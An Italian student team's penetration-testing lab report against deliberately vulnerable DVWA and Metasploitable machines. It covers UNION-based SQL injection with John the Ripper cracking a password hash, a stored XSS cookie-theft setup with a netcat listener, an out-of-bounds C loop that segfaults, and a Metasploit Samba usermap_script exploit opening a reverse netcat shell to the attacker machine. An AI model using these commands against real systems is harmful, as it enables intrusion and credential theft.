

- PREFAZIONE

CONFIGURAZIONE IP KALI
CONFIGURAZIONE IP WINDOWS
CONFIGURAZIONE IP METASPLOITABLE
IMOSTAZIONE LIVELLI DI SICUREZZA DVWA
VALUTAZIONE DELLE VULNERABILITA'

- PRIMA GIORNATA
 SQL INJECTION
- SECONDA GIORNATA XSS STORED
- TERZA GIORNATA

 BUFFER OVER FLOW
- QUARTA GIORNATA

SCANSIONE E ATTACCO KALI VS. METASPLOIT

- QUINTA GIORNATA

SCANSIONE E ATTACCO KALI VS. WINDOWS XP





PREFAZIONE

PIO SRL

TEAM LEADER

lannone Luca

COLLABORATORI:

Francesco Pio Scopece

Francesco Perticaroli

Giorgio Ciaschini

Ahmed El Ashri

Marco Fasani









In questa fase andremo a spiegare come configurare una macchina a livello e quali comandi eseguire su alcune di esse da TERMINALE



KALI LINUX

Mediante il comando da terminale :

<sudo nano /etc/network/interfaces>

Andiamo a configurare i parametiri di rete nel modo riportato nella figura accanto.



N.B

I campi vanno inseriti nel seguente modo

Auto eth0

Iface eth0 inet static

Address: "inserire IP da dare alla

macchina"

Gateway: "riscrivere ip con il primo indirizzo dispondibile"

Network: "indirizzo che identifica la rete in base

all'IP che abbiamo impostato"





Successivamente dopo aver impostato la nostra configurazione andremo a salvare le nostre impostazioni premendo i tasti (ctrl + x), quando il terminale ci chiederà di salvare le impostazioni digiteremo (Y) quindi «yes» e successivamente il tasto (INVIO)








Dopo aver eseguito i vari comandi citati nelle slide precedenti andremo ad eseguire un riavvio del sistema di **KALI** in modo che le nostre impostazioni vengano caricate. Il comando da eseguire da terminale è il seguente :

< sudo reboot>



WINDOWS




In questa fase andremo a vedere come settare le impostazioni di rete di una macchina WINDOWS

PROCEDIMENTO:

- SELEZIONIAMO la "LOCAL AREA CONNECTION STATUS" cliccando sui due computer sulla barra di "START"
- CLICCHIAMO SULLE "PROPETIES"
- SELEZIONIAMO "PROTOCOL TCP/IP"
- ANDIAMO A MODIFICARLO IN BASE ALLE NOSTRE ESIGENZE

METASPLOITABLE



I comandi da eseguire sono sulla macchina **META** sono gli stessi che eseguiamo sulla macchina **KALI LINUX** Quindi li possiamo andare a vedere nelle slide precedenti.

IMPOSTAZIONE LIVELLO SICUREZZA DVWA



Nello svolgimento della nostra build week andremo a settare le impostazioni della "**DVWA**"di metasploitable con un livello di sicurezza "**BASSO**"-"**LOW**"

LA VALUTAZIONE DELLE VULNERABILITÀ DEI SITI WEB:

La valutazione delle vulnerabilità dei siti web è un processo intricato che implica l'analisi di diversi aspetti, tra cui la configurazione del server, il codice sorgente dell'applicazione web e la gestione delle informazioni sensibili. Di seguito, vengono forniti alcuni indicatori comuni che possono segnalare la presenza di vulnerabilità in un sito web.

- Errore di configurazione del server: Una configurazione errata può compromettere informazioni sensibili e renderle accessibili a potenziali attacchi noti. Ad esempio, la visualizzazione dettagliata degli errori potrebbe rivelare informazioni importanti a un utente malintenzionato.
- Test di penetrazione: Un penetration test, condotto da esperti di sicurezza, simula un attacco per identificare e correggere le vulnerabilità. Tuttavia, anche se il sito web supera i test, potrebbe essere ancora vulnerabile ad attacchi simili.
- Scanner di sicurezza automatico: Gli scanner automatici possono rilevare vulnerabilità comuni come SQL
 injection e cross-site scripting. Tuttavia, possono generare falsi positivi o ignorare vulnerabilità più complesse.
- Vecchia versione del software: L'utilizzo di versioni obsolete del software aumenta il rischio di sfruttare exploit noti. Mantenere aggiornato il software è cruciale per ridurre questo rischio.

La valutazione delle vulnerabilità dei siti web:

- Codice sorgente non sicuro: La revisione del codice può rivelare vulnerabilità come la mancata convalida dell'input o la gestione impropria delle sessioni, che possono essere sfruttate dagli aggressori.
- Mancanza di protezione contro attacchi comuni: Una difesa inadeguata contro attacchi comuni come SQL injection e cross-site scripting indica una vulnerabilità della sicurezza.
 Violazione dei dati: Eventuali violazioni passate potrebbero indicare la presenza di vulnerabilità non
- Violazione dei dati: Eventuali violazioni passate potrebbero indicare la presenza di vulnerabilità non ancora corrette. Monitorare attività non autorizzate può aiutare a identificare e risolvere i problemi.
 Nessun SSL/TLS: La mancanza di crittografia SSL/TLS rende il sito vulnerabile agli attacchi man-in-
- Nessun SSL/TLS: La mancanza di crittografia SSL/TLS rende il sito vulnerabile agli attacchi man-in-the-middle, consentendo agli aggressori di intercettare comunicazioni sensibili.
 Mancanza di autenticazione e privilegi: Implementazioni deboli possono consentire a utenti non
- Mancanza di autenticazione e privilegi: Implementazioni deboli possono consentire a utenti nor autorizzati di accedere a risorse sensibili.
- Monitoraggio di attività sospette: Monitorare l'attività del sito per individuare modelli o comportamenti insoliti può aiutare a rilevare una possibile violazione della sicurezza.



PRIMA GIORNATA

Il compito della prima giornata è stato svolto da :

FRANCESCO PERTICAROLI

SQL INJECTION

Il lavoro da svolgere prevede di decriptare l'hash della password di Pablo Picasso che troviamo nella **SQL** injection di **DVWA**.

Il tool di cracking utilizzato è '**John The Ripper**'.

La traccia è la seguente:

Traccia Giorno 1:

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità **SQL** injection presente sulla Web Application **DVWA** per recuperare in chiaro la password dell'utente **Pablo Picasso** (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro).



SVOLGIMENTO DEL LAVORO

La prima azione sarà quella di trovare le password criptate sul sito tramite il comando "UNION SELECT user, password FROM users #".

L'iniezione SQL basata su UNION coinvolge l'uso dell'operatore UNION che combina i risultati di più istruzioni SELECT per recuperare dati da più tabelle come un singolo set di risultati. La query maliziosa con l'operatore UNION può essere inviata al database tramite l'URL del sito web o un campo di input dell'utente.

Trovata la password di Picasso, la copiamo e la salviamo su un file di nome 'PW.txt'.



JOHN THE RIPPER

Sul terminale di Kali Linux utilizziamo il comando di John The Ripper

' john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/PW.txt ' e successivamente scriviamo la directory interessata; per decriptare la password dobbiamo inserire il formato md5 che ci servirà per convertirle.Questa funzione prende in input una stringa di lunghezza arbitraria e ne produce in output un'altra a 128 bit.

Per farci mostrare tutto il contenuto usiamo "--show --format=raw-md5 " e vediamo che ci restituirà la password.

```
(kali@ kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/PW.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)
```

```
(kali@ kali)-[~]
$ john - show - format=raw-md5 ./Desktop/PW.txt
?:letmein
1 password hash cracked, 0 left
```

SECONDA GIORNATA

Il compito della seconda giornata è stato fatto da:

MARCO FASANI

Attacco XSS Stored

- L'attacco XSS (Cross-Site Scripting) Stored, o XSS Persistente, è una vulnerabilità della sicurezza delle applicazioni web che consente agli attaccanti di inserire script dannosi all'interno di dati memorizzati sul server e visualizzati su pagine web. Questa forma di attacco colpisce gli utenti quando accedono a pagine web che recuperano dati contaminati dal server, causando l'esecuzione di script malevoli lato client.
- Gli attacchi XSS persistenti sono considerati i più pericolosi perché possono essere eseguiti più volte da un gran numero di utenti. Questo li rende particolarmente utili per diffondere malware, rubare dati o eseguire attacchi di phishing.
- Gli exploit avvengono quando il payload viene spedito al sito vulnerabile e poi successivamente salvato. L'attacco parte effettivamente quando una pagina richiama il codice malevolo salvato e lo utilizza nell'output HTML. Questa categoria prende il nome di persistente in quanto il codice viene eseguito ogni volta che un web browser visita la pagina «infetta». Inoltre, a differenza degli attacchi XSS riflessi che possono essere identificati dai web browser tramite specifici filtri, gli attacchi XSS persistenti non sono identificabili.



Attacco XSS Stored

- Input utente non validato: L'attacco inizia quando un'applicazione web accetta dati dagli utenti, come commenti, recensioni, messaggi o altro input inserito attraverso form o altri mezzi interattivi.
- Inserimento di script malevoli: Gli attaccanti inseriscono script dannosi, solitamente in linguaggio JavaScript, all'interno di questi dati. Questi script possono essere mascherati in modo da sembrare inoffensivi, ma contengono istruzioni malevoli.
- Memorizzazione sul server: Gli input contenenti script malevoli vengono memorizzati sul server, spesso all'interno di un database o di altri sistemi di archiviazione. La persistenza dei dati rende questo tipo di attacco differente da altre forme di XSS.
- Visualizzazione dei dati infetti: Quando un utente legge o richiede i dati infetti, l'applicazione web
 restituisce le informazioni salvate, inclusi gli script dannosi, che vengono poi eseguiti lato client dai
 browser degli utenti.
- **Esecuzione di script dannosi**: Gli script malevoli eseguiti lato client possono sfruttare le sessioni dell'utente, rubare cookie, inviare dati sensibili a un server controllato dall'attaccante o manipolare il contenuto della pagina in modi dannosi



COOKIE

I cookie sono piccoli pezzi di dati memorizzati sul lato client (nel browser) che contengono informazioni relative a una sessione utente o a preferenze specifiche dell'utente. Sono inviati tra il client (browser dell'utente) e il server web per mantenere uno stato persistente durante le interazioni dell'utente con un'applicazione o un sito web.

Un cookie tipico contiene coppie chiave-valore e può includere informazioni come l'**ID** di sessione, preferenze di visualizzazione, o altre informazioni personalizzate. I cookie possono essere sia temporanei (validi solo per la durata della sessione) che persistenti (salvati sul disco rigido del client per un periodo specifico).





Importanza dei Cookie in un Attacco XSS Stored

Accesso alle informazioni di sessione: Gli attaccanti possono sfruttare un attacco XSS Stored per inserire script malevoli che rubano cookie sensibili, come l'ID di sessione. Questo consente loro di impersonare l'utente legittimo e ottenere accesso non autorizzato a un account.

Furto di credenziali: Se l'applicazione web utilizza cookie per memorizzare informazioni di autenticazione, un attacco XSS Stored potrebbe essere utilizzato per rubare le credenziali dell'utente.

Esecuzione di azioni dannose in nome dell'utente: Gli attaccanti potrebbero utilizzare cookie contaminati per eseguire azioni dannose a nome dell'utente autenticato, ad esempio effettuare transazioni non autorizzate o modificare le preferenze dell'account.






L'ATTACCO

Un attacco **XSS** su un web server in ascolto sulla porta **4444**. Viene utilizzato un comando netcat per aprire una connessione in ascolto e catturare una richiesta **HTTP** inviata al server. Lo script inserito nel testo **XSS** è progettato per rubare i cookie della macchina vittima. Il report successivo analizza dettagliatamente la richiesta **HTTP** catturata, indicando il metodo, il percorso, la versione di **HTTP**, l'host, l'agente utente, i tipi di contenuti accettati, la lingua, la codifica, la connessione, il referer e altri dettagli. In sintesi, il report fornisce informazioni dettagliate sulla richiesta inviata, evidenziando il successo dell'attacco **XSS**.

L'ATTACCO

Inserendo lo script come nella figura, possiamo vedere che tutto il traffico della rete verrà inviata non al client (come di consueto) bensì alla nostra macchina Kali (l'attaccante)



L'ANALISI PER L'ATTACCO:

Andando ad analizzare il codice sorgente della pagina che stiamo andando ad attaccare notiamo che i commenti non sono "sanitizzati" quindi inserendo un codice malevolo questo verrà eseguito, ma notiamo anche che i caratteri massimi inseribili in un commento sono 50.

```
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
 <html xmlns="http://www.w3.org/1999/xhtml">
 ▶ <head> ≪/head>
 ▼ <body class="home">
   ~<div id="container">
     l<div id="header">[m]</div>
     ><div id="main menu">(m)</div>
    ~<div id="main body">
      w<div class="body padded">
         <hl>Vulnerability: Stored Cross Site Scripting (XSS)</hl>
       v<div class="vulnerable code area">
         v<form method="post" name="guestform" onsubmit="return</pre>
          validate form(this)"> event
           ▼
            border="8">
            Message *
                  <textarea name="mtxMessage" cols="50" rows="3"
                  maxlength="50"></textarea>
dody_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea
₩ Filter Styles
              ▶ Layout
                          Computed
                                      Changes
                                               Compatibility
                                                            Fonts
:hov .cls + 3 - Flexbox
                Select a Flex container or item to continue.
element !!! {
              Grid
```

L'ANALISI PER L'ATTACCO

Andando ad aggiungere uno "0" (zero), portandolo così a 500 avremo abbastanza caratteri per inviare il nostro codice, in realtà ne bastano molti meno (la lunghezza del nostro script) dopo la modifica si presenterà in questa maniera:

```
Q Search HTML
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
 <html xmlns="http://www.w3.org/1999/xhtml">
 ▶ <head> ■ </head>
 ▼<body class="home">
  ~<div id="container">
    /div id="header">@</div>
    ><div id="main menu"> - </div>

√<div id="main body">

▼<div class="body padded">
        <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
       ▼<div class="vulnerable code area">
        ▼<form method="post" name="guestform" onsubmit="return
          validate form(this)"> event)
          border="0">
           ▼
               Message *
              >
                 <textarea name="mtxMessage" cols="50" rows="3"
                 maxlength="500"></textarea>
 ody_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea
```

COME DIFENDERSI

Per prevenire gli attacchi XSS Stored (Cross-Site Scripting persistente), è fondamentale adottare una serie di buone pratiche di sicurezza durante lo sviluppo delle applicazioni web. Di seguito sono elencate alcune misure chiave per prevenire con successo questo tipo di vulnerabilità:

- Validazione lato server: Implementare una rigorosa validazione lato server per tutti i dati di input provenienti dagli utenti. Ciò include la verifica della lunghezza, del formato e del tipo dei dati. Non fidarti unicamente della validazione lato client, poiché può essere facilmente aggirata.
- Sanificazione dei dati di input: Prima di immagazzinare o visualizzare i dati provenienti dagli utenti, applicare una procedura di sanificazione per rimuovere caratteri pericolosi e codificare in modo corretto i dati. Ciò contribuisce a prevenire l'inserimento di script malevoli all'interno dei dati memorizzati.
- **Utilizzo di Content Security Policy (CSP)**: Implementare una CSP per definire le fonti di cui un'applicazione web può caricare risorse, come script, stili e immagini. Una CSP ben configurata aiuta a mitigare il rischio di esecuzione di script non autorizzati.
- Codifica HTML corretta: Quando si incorporano dati dinamici nelle pagine web, utilizzare funzioni o librerie di codifica HTML appropriate per garantire che i dati siano interpretati come testo e non come script eseguibile. Ad esempio, utilizzare le funzioni di codifica come htmlspecialchars in PHP o librerie simili in altri linguaggi.

COME DIFENDERSI

- Uso di prepared statements e parametri di query: Nelle interrogazioni al database, evitare la concatenazione di stringhe per costruire le. Invece, utilizzare prepared statements o parametri di query per separare i dati dagli statementquery SQL.
- Aggiornamento regolare dei framework e delle librerie: Mantenere aggiornati il framework e le librerie utilizzate per lo sviluppo dell'applicazione. Gli aggiornamenti spesso includono correzioni di sicurezza che mitigano le vulnerabilità note.
- Scansione automatica del codice: Utilizzare strumenti di scansione automatica del codice per individuare potenziali vulnerabilità XSS durante il processo di sviluppo. Questi strumenti possono aiutare a identificare e correggere problemi prima che l'applicazione sia messa in produzione.
- **Formazione degli sviluppatori**: Assicurarsi che gli sviluppatori siano consapevoli delle best practice di sicurezza e siano formati regolarmente su nuovi sviluppi e minacce in materia di sicurezza informatica.

TERZA GIORNATA

BOF

Indice

- Introduzione
- Descrizione del programma
- Riproduzione del programma
 - Codice modificato
 - Conclusioni

INTRODUZIONE

L'esercizio di oggi ci richiede di:

Descrivere il funzionamento del programma prima dell'esecuzione.

Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?

Modificare il programma affinché si verifichi un errore di segmentazione.

DESCRIZIONE DEL PROGRAMMA

Il programma che utilizziamo ci permette di inserire 10 numeri che poi saranno messi in ordine e stampati a schermo.

```
~/Desktop/BOF1.c - Mousepad
File Edit Search View Document Help
    R C ×
 3 int main () {
5 int vector [10], i, j, k;
6 int swap_var;
9 printf ("Inserire 10 interi:\n");
  for ( i = 0 ; i < 10 ; i++)
        int c- i+ :
       printf("[%d]:", c);
scanf ("%d", &vector[i]);
19 printf ("Il vettore inserito e':\m");
    or ( i = 0 ; i ≥ 0; i++)
           int t= i+1;
23
24
25
           printf("[ad]: ad", t, vector[i]);
        printf("\");
      (j = 0 ; j < 10 - 1; j \leftrightarrow)
        for (k = 0 ; k < 10 - j - 1; k++)
                   if (vector[k] > vector[k+1])
                  swap_var=vector[k];
                  vector[k]=vector[k+1]:
                  vector[k+1]=swap_var;
40 printf("Il vettore ordinato e':\n");
41 for (j = 0; j < 10; j++)
```

RIPRODUZIONE DEL PROGRAMMA

Nella figura a fianco vediamo il codice eseguito in modo corretto.

```
-(kali®kali)-[~/Desktop]
 S gcc BOF1.c -0 BOF4
  -(kali®kali)-[~/Desktop]
Inserire 10 interi:
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:0
Il vettore inserito e':
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 0
Il vettore ordinato e':
[1]:0
[2]:1
[3]:2
[4]:3
[5]:4
[6]:5
[7]:6
[8]:7
[9]:8
[10]:9
```

CODICE MODIFICATO

Nella figura a destra abbiamo modificato la riga 20 facendo leggere al computer un vettore in modo "infinito".

```
-/Desktop/BOF1.c - Mousepad
File Edit Search View Document Help
 D B III C ×
                                             QRA
                         ちせ米店自
3 int main () {
5 int vector [10], i, j, k;
6 Int swap var;
9 printf ("Inserire 10 interi: \n");
11 for ( i = 0 ; i < 10 ; i++)
       int c i+ ;
       printf("[%d]:", c);
       scanf (""d", &vector[i]);
19 printf ("Il vettore inserito e':\n");
   or ( i = 0 ; i ≥ 0; i++)
          int to i+1;
         printf("[ad]: ad", t, vector[i]);
       printf("\");
      (j = 0 ; j < 10 - 1; j++)
       for (k = 0 ; k < 10 - 1 - 1; k++)
                 if (vector[k] > vector[k+1])
                swap_var=vector[k];
                vector[k]=vector[k+1];
                 vector[k+1]=swap_var;
40 printf("Il vettore ordinato e':\m");
   or (j = 0; j < 10; j++)
```

CODICE MODIFICATO

Nella figura a destra dopo che l'abbiamo fatto eseguire notiamo l'errore di "segmentation fault".

```
[2060]: 1030059359
[2061]: 1831885595
[2062]: 792551168
[2063]: 1701670760
[2064]: 1818323759
[2065]: 1698967401
[2066]: 1869900659
[2067]: 791555952
[2068]: 843468610
[2069]: 1110388224
[2070]: 3294799
[2071]: 0
[2072]: 0
zsh: segmentation fault
                         ./B0F2
```

CONCLUSIONI

Lo scopo complessivo di un attacco di buffer overflow è di sovvertire la funzione di un programma privilegiato in modo che l'attaccante possa prendere il controllo di quel programma, e, se esso è sufficientemente privilegiato, controllare l'*host*.

QUARTA GIORNATA

LA QUARTA GIORNATA E STATA ESEGUITA DA

- GIORGIO CIASCHINI
- AHMED EL ASHIRI

EXPLOIT DELLA MACCHINA METASPLOITABLE

Utilizzo del tool metasploit

INDICE

- Introduzione
- Scanning con Nessus
- Accensione di Metasploit
- Ricerca con Metasploit
- Esecuzione di Metasploit
- Conclusioni


INTRODUZIONE


Un attacco informatico è poter riuscire ad entrare nel computer o macchina per rubare informazioni sensibili. Per fare questo facciamo riferimento a vulnerabilità che sono presenti. Per trovarle abbiamo utilizzato un tool che si chiama "Nessus". Successivamente grazie a Kali-linux siamo entrati nella macchina Metasploitable. Tutto questo è potuto avvenire perché eravamo sulla stessa linea. Quindi siamo andati a modificare gli indirizzi delle nostre macchine virtuali. Di seguito troverai i passi effettuati.

(kali⊗kali)-[~]
\$ sudo systemctl start nessusd.service

Per attivare Nessus bisogna prima lanciare il comando da console e poi andare su "https://kali:8834" ed inserire le credenziali di accesso.


Siamo pronti per iniziare.






La prima cosa da fare è aprire Nessus e fare uno scanning di rete (basic scan) sulla macchina metasploitable che ha indirizzo ip: 192.168.5.150.

Siamo andati a farlo sulla porta 445 come richiesto.



Dopo aver finito la scansione possiamo controllare quante sono le vulnerabilità e poi andarle a "fixare" se richiesto. Noi le abbiamo sfruttate per entrare nella macchina.





Questa è la vulnerabilità presente sulla macchina Metasploitable che andremo a sfruttare. Un "Man-in-the middle" può riuscire a intercettare il traffico ed eseguire comandi da remoto.

```
Metasploit tip: View all productivity tips with the tips command
                                        222
                       *********
                      ***********
                            https://metasploit.com
          metasploit v6.3.43-dev
          2376 exploits - 1232 auxiliary - 416 post
          1391 payloads - 46 encoders - 11 nops
```

ACCENSIONE DI METASPLOIT

Metasploit lo usiamo per penetrare nelle macchine vulnerabili. Da notare che ogni volta che la avviamo il disegno che ci appare è sempre diverso dal precedente avvio. Lo avviamo dalla console di Kali tramite il comando "msfconsole".


RICERCA CON METASPLOIT

Per vedere quale è la vulnerabilità da utilizzare, abbiamo fatto una ricerca all'interno di Metasploit. Abbiamo notato che con solo la parola "samba" trovavamo molte vulnerabilità e quindi siamo andati a farla in modo più specifico per la vulnerabilità che ci interessa.

<u>maf6</u> > search samba				
Matching Modules				
# Name	Disclosure Date	Rank	Check	Des
cription	<u> </u>		-	
8 exploit/unix/webapp/citrix_access_gateway_exec rix Access Gateway Command Execution	2010-12-21	excellent	Yes	Cit
1 exploit/windows/license/caliccInt_getconfig puter Associates License Client GETCONFIG Overflow	2005-03-02	average	No	Com
2 exploit/unix/misc/distcc_exec tCC Daeman Command Execution	2002-02-01	excellent	Yes	Dis
3 exploit/windows/smb/group_policy_startup up Policy Script Execution From Shared Resource	2015-01-26	manual	No	Gro
4 post/linux/gather/enum_configs ux Gather Configurations		normal	No	Lin
5 auxiliary/scanner/rsync/modules_list t Rsync Modules		normal	No	Lis
6 exploit/windows/fileformat/ms14_060_sandworm 4-060 Microsoft Windows OLE Package Manager Code Execution	2014-10-14	excellent	No	MS1
7 exploit/unix/http/quest_kace_systems_management_rce st_KACE_Systems_Management_Command_Injection	2018-05-31	excellent	Yes	Que
8 exploit/multi/mabba/usermap_script ba "username map_script" Command Execution	2007-05-14	excellent	No	San
9 exploit/multi/smmhm/nttrans ba 2.2.2 - 2.2.6 nttrans Buffer Overflow	2003-04-07	average	No	San
10 exploit/linux/kamba/setinfopolicy_heap ba_SetInformationPolicy_AuditEventsInfo_Heap_Overflow	2012-04-10	normal	Yes	Sam
11 auxiliary/admin/smb/\$amba_symlink_traversal bu Symlink Directory Traversal		normal	No	San
<pre>12 auxiliary/scanner/smb/smb_uninit_cred ba _netr_ServerPasswordSet Uninitialized Credential State</pre>		normal	Yes	San
13 exploit/linux/sacha/chain_reply ba chain_reply Memory Corruption (Linux x86)	2010~06-16	good	No	San
14 exploit/linux/sumba/is_known_pipename ba is_known_pipename() Arbitrary Module Load	2017-03-24	excellent	Yes	San
15 auxiliary/dos/Samba/lsa_addprivs_heap		normal	No	San

RICERCA CON METASPLOIT

Abbiamo scelto come parola chiave di ricerca la parola usermap, che ci ha permesso di restringere la ricerca in un solo "exploit".




RICERCA CON METASPLOIT

```
msf6 > info 0
       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14
Provided by:
  jduck <jduck@metasploit.com>
Available targets:
      Id Name
          Automatic
Check supported:
  No
```

Siamo andati ad informarci, tramite il comando "info 0" dove "0" è la scelta dell'exploit che andremo ad utilizzare, se l'exploit da utilizzare era quello che faceva al caso nostro.

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat

Usando l'exploit "multi/samba/usermap_script" notiamo che il payload è già preconfigurato ma che dobbiamo settare alcuni argomenti.



```
\begin{array}{l} \underline{\mathsf{msf6}} \; \mathsf{exploit}(\mathsf{multi/samba/usermap\_script}) \; \mathsf{>} \; \mathsf{set} \; \mathsf{RHOSTS} \; \; 192.168.50.150 \\ \mathsf{RHOSTS} \; \Rightarrow \; 192.168.50.150 \\ \underline{\mathsf{msf6}} \; \mathsf{exploit}(\mathsf{multi/samba/usermap\_script}) \; \mathsf{>} \; \mathsf{set} \; \mathsf{payload} \\ \mathsf{payload} \; \Rightarrow \; \mathsf{cmd/unix/reverse\_netcat} \\ \underline{\mathsf{msf6}} \; \mathsf{exploit}(\mathsf{multi/samba/usermap\_script}) \; \mathsf{>} \; \mathsf{set} \; \mathsf{LPORT} \; \; 5555 \\ \mathsf{LPORT} \; \Rightarrow \; 5555 \end{array}
```

Dopo aver settato l'
RHOST e l' LPORT;
siamo andati a
controllare
attraverso il
comando "show
options" se erano
stati inseriti
correttamente.

```
msf6 exploit(
                                      ) > show options
Module options (exploit/multi/samba/usermap script):
           Current Setting Required Description
   RHOSTS 192.168.50.150
                                     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
                                     etasploit.html
                                     The target port (TCP)
   RPORT
                            yes
Payload options (cmd/unix/reverse_netcat):
         Current Setting Required Description
                                    The listen address (an interface may be specified)
         192.168.50.100
                           yes
                                    The listen port
   LPORT
                          ves
Exploit target:
      Name
      Automatic
```

msf6 exploit(multi/summa/userump_script) > exploit Started reverse TCP handler on 192.168.50.100:5555 Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:36848) at 2024-03-11 06:31:51 -0400

ESECUZIONE DI METASPLOIT

Dopo averlo attivato attraverso il comando "exploit" siamo riusciti ad entrare nella macchina. Ce ne accorgiamo perché la configurazione di rete che controlliamo con il comando "ifconfig", è quello di Metasploitable.

```
ifconfig
eth0
         Link encap:Ethernet HWaddr 08:00:27:1a:9a:84
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1a:9a84/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:21708 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17147 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2667643 (2.5 MB) TX bytes:3089836 (2.9 MB)
          Base address:0×d020 Memory:f0200000-f0220000
         Link encap:Local Loopback
lo
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
